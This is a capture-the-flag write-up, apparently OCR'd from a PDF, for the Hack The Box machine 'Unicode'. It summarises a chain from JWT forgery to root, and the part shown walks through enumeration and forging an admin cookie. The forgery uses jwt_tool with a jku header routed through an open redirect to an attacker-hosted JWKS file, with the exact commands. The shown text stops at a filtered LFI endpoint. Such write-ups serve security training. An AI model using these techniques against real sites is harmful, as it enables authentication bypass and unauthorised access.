Unicode

5th May 2022 / Document No D22.100.169

Prepared By: TheCyberGeek & amra

Machine Author(s): wh0am1root

Difficulty: Medium


Synopsis

Unicode is a medium difficulty Linux machine. The machine begins with the enumeration of a webserver. Upon registering a new account on the webserver a JWT cookie is used to authenticate the current session. Inspecting the JWT cookie reveals that it is signed through a `jwks.json` file stored on the server. Further enumeration reveals a `/redirect?url=` endpoint. Combining the findings so far an attacker could use the `jwt_tool` to craft a cookie that authenticates the Administrator user. Replacing the authentication cookie with the newly crafted one, the attacker is able to access a new dashboard. Searching around the dashboard an heavily filtered LFI endpoint is discovered. To bypass the filtration a `HostSplit` attack can be used since the webserver converts Unicode characters back to ASCII. Enumerating the local file system a YAML file can be found inside the `code` user's home directory. The YAML file contains credential that allows SSH authentication on the remote machine as the user `code`. The user `code` is able to execute a binary as the `root` user. Inspecting the binary it is revealed that it is a Python compiled binary. The attacker is able to transfer the binary to a local machine and extract the source code using `pyinstxtractor` and `uncompyle6`. Reviewing the source code the attacker is able to spot a filtering bypass to inject command arguments to a `curl` call, thus allowing him to place an SSH key inside root's directory and ultimately authenticate as `root` on the remote machine using SSH.

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.126 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.126
```




```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.126 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.126

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The nmap scan shows that OpenSSH and Nginx are listening on their default ports.

Foothold

Browsing to port 80, we are shown a landing page for Hackmedia with registration and login functionality.



Hackmedia


Welcome to Hackmedia

we are world's largest company in Threat analisys..
You can

Cover template for Bootstrap, by @mdo.


Performing directory enumeration shows many 200s, which show `404 Not found` when navigating to the website, so we apply a filter to show all results that are different than `1289` bytes long. This returns no results.

```
ffuf -u http://10.10.11.126/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --fw 1289
```




```
ffuf -u http://10.10.11.126/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --fw 1289

________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.126/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 1289
________________________________________________
 :: Progress: [220546/220546] :: Job [1/1] :: 1137 req/sec :: Duration: [0:03:28] :: Errors: 0 ::
```

The `Google about us` link redirects us to https://google.com and inspecting the link shows `/redirect/?url=google.com` but doesn't seem useful at this moment.



```
▼<p class="lead">
    <a class="btn btn-lg btn-secondary fw-bold border-white bg-white"
    href="/redirect/?url=google.com">Google about us</a>
  </p>
```


Navigating to the registration we register a test account and enter a dashboard with a option to `Upload a Threat Report`.



Welcome to the Hackmedia

We are the best threat analytics company in the world.


Attempts to upload a threat report by submitting a `.sh` file returns a message stating `file not allowed`. The upload section only allows PDF uploads and when uploading a PDF we see a `Thank You!` message, which seems like a dead end.



Thank You!

For submitting the threat Report
These reports will be used to make our product more effcient.

Checking the cookies we notice that we have been assigned a JWT based cookie and after decoding the cookie on [jwt.io](jwt.io) we notice that a `jwks.json` file is loaded from the website to sign cookies.



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImp
rdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YX
RpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoidGNnQG
h0Yi5ldSJ9.hnWdbNA06AbXfWA4ox5FK6JL3BA2
5fYxf8fM0c1aGn416zKkKNCRbUzU3IvnBsEGgDY
vf16V26fEVBe8UaxM2ig8rj5QY8r9dHA_N3qI02
C38qXUyddGqh5IA5NertuepGzukD_1iV58MZmU6
iVzloDfTpOd1CYY24smQ2hpooNWvQwWjwYukh2j
XaAxax-9D4kC-
UmtGnzh4aJ_zVNiILlfgYomo6WbhnG1QJhYWj5N
8AupAgBuufWTz2vRbtV0Dnk1f6qph1jUy_kPRof
7NJWewAlWcQLVwYaQyahQxUhJoS7cQWvlLQ6pPh
-XjXMEvegqXycTO7OGHANHDXTBeg
```

```
{
  "typ": "JWT",
  "alg": "RS256",
  "jku": "http://hackmedia.htb/static/jwks.json"
}
```

```
{
  "user": "tcg@htb.eu"
}
```


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK string format.
,
  Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser.
)
```

⊗ Invalid Signature

We add the new VHost to `/etc/hosts`.

```
echo "10.10.11.126 hackmedia.htb" | sudo tee -a /etc/hosts
```

Visiting the file stored in `http://hackmedia.htb/static/jwks.json` we can see the information that is being checked to sign cookies.




```
{
    "keys": [
        {
            "kty": "RSA",
            "use": "sig",
            "kid": "hackthebox",
            "alg": "RS256",
            "n": "AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-
AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxTOy0OtoH09SGuyl_uFZI0vQMLXJtHZuy_YRWhxTSzp3bTeFZBHC3bju-UxiJZNPQq3PMMC8oTKQs5o-
bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9SJcN0jb7aYo2vlP1JTurNBtwBMBU99CyXZ5iRJLExxgUNsDBF_DswJoOxs7CAVC5FjIqhbltRTy3afMWsmGqw8Hil
            "e": "AQAB"
        }
    ]
}
```

Using this information we can begin to plan an attack path. We know that the server is using `/static/jwks.json` to validate cookies, and we know that there is a `/redirect/?url=` feature on the home page.

Using jwt_tools we can forge an admin cookie by utilising this information. First we navigate to the `jwt_tool` folder and spawn a `Python3 HTTPServer`. Then, we execute the `jwt_tool.py`:

```
cd jwt_tool && sudo python3 -m http.server 80 &

python3 jwt_tool.py <JWT> -X s -ju http://hackmedia.htb/static/../redirect?
url=10.10.14.23/jwttool_custom_jwks.json -I -pc user -pv admin
```




```
python3 jwt_tool.py 'eyJ0eXAiOiJKV1QiLCJh<SNIP>' -X s -ju http://hackmedia.htb/static
/../redirect?url=10.10.14.7/jwttool_custom_jwks.json -I -pc user -pv admin


<SNIP>

Paste this JWKS into a file at the following location before submitting token request: http://hackmedia.htb
/static/../redirect?url=10.10.14.7/jwttool_custom_jwks.json
(JWKS file used: /root/.jwt_tool/jwttool_custom_jwks.json)

/root/.jwt_tool/jwttool_custom_jwks.json

jwttool_82b48a8ca8a243a2aacdf75f023db687 - Signed with JWKS at http://hackmedia.htb/static
/../redirect?url=10.10.14.7/jwttool_custom_jwks.json
[+] eyJ0eXAiOi<SNIP>
```

Then, following the instructions from the `jwt_tool` we copy the `jwttool_custom_jwks.json` file to our current working directory were we have the Python web server running:


```
cp /root/.jwt_tool/jwttool_custom_jwks.json .
```

Now we take the new cookie and replace the auth cookie on the website.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
auth	eyJ0eXAiOiJKV...	hackmedia.h...	/	Session	525	false	false	None

When we replace the auth cookie and refresh the web page we are redirected to the admin's dashboard.




When navigating to the current month tab we see a message stating `The Report is being prepared. Please come back later` and notice the url `http://hackmedia.htb/display/?page=monthly.pdf` which leads to a suspected local file inclusion vulnerability.
After attempting the standard LFI we are redirected to `/filenotfound` with a message stating that filtering has been applied.

Hmmm...

we do a lot input filtering you can never bypass our filters.Have a good day

